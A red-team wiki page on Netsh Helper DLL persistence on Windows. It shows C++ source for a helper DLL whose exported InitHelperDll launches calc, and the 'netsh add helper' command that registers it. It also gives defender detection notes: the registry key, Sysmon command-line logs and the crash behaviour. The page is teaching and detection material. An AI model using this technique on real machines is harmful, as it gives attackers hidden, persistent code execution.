

OFFENSIVE SECURITY

- Enumeration and Discovery
- Privilege Escalation
- Credential Access & Dumping
- Lateral Movement
- Persistence

- DLL Proxying for Persistence
- Schtask
- Service Execution
- Sticky Keys
- Create Account
- AddMonitor()

NetSh Helper DLL

- Abusing Windows Managent Instrumentation
- Windows Logon Helper
- Hijacking Default File Extension
- Persisting in svchost.exe with a Service DLL
- Modifying .lnk Shortcuts
- Screensaver Hijack
- Application Shimming
- BITS Jobs
- COM Hijacking
- SIP & Trust Provider Hijacking
- Hijacking Time Providers
- Installing Root Certificate
- Powershell Profile Persistence
- RID Hijacking
- Word Library Add-Ins
- Office Templates

Exfiltration

REVERSING, FORENSICS & MISC


- Internals
- Cloud
- Neo4j
- Dump Virtual Box Memory
- AES Encryption Using Crypto++ .lib in Visual Studio C++
- Reversing Password Checking Routine

# NetSh Helper DLL

Persistence, code execution using netsh helper arbitrary libraries.

## Execution

[NetshHelperBeacon helper DLL](#) will be used to test out this technique. A compiled x64 DLL can be downloaded below:

  
43KB


NetshHelperBeacon.dll

NetshHelperBeacon

The helper library, once loaded, will start `calc.exe` :

```
40 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
41 {
42     //make a thread handler, start the function as a thread, and close the handler
43     HANDLE threadHandle;
44     threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);
45     CloseHandle(threadHandle);
46     // simple testing by starting calculator
47     system("start calc");
48
49     // return NO_ERROR is required. Here we are doing it the nasty way
50     return 0;
51 }
```

```
attacker@victim
.\netsh.exe add helper C:\tools\NetshHelperBeacon.dll
```




## Observations

Adding a new helper via commandline modifies registry, so as a defender you may want to monitor for registry changes in


`Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh` :

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

AcceptReject



When netsh is started, Procmon captures how `InitHelperDLL` expored function of our malicious DLL is called:



As usual, monitoring command line arguments is a good idea that may help uncover suspicious activity:


Time	event_data.ParentCommandLine	event_data.CommandLine	event_data.ProcessId	event_data.ParentProcessId
July 29th 2018, 22:14:17.463	"C:\WINDOWS\system32\netsh.exe"	C:\WINDOWS\system32\cmd.exe /c start calc	6296	7820
July 29th 2018, 22:14:17.437	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	"C:\WINDOWS\system32\netsh.exe"	7820	7728

July 29th 2018, 22:28:22.552	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	"C:\WINDOWS\system32\netsh.exe" add helper C:\tools\NetshHelperBeacon.dll	798	2966
------------------------------	---	---	-----	------


## Interesting

Loading the malicious helper DLL crashed netsh. Inspecting the calc.exe process after the crash with Process Explorer reveals that the parent process is svchost, although the sysmon logs showed cmd.exe as its parent:



This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

# References

 Event Triggered Execution: Netsh Helper DLL, Sub-technique T1546.007 - Enterprise | MITRE ATT&CK® >

<

Previous  
AddMonitor()

Next  
Abusing Windows Managent  
Instrumentation

>

Last updated 6 years ago

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

×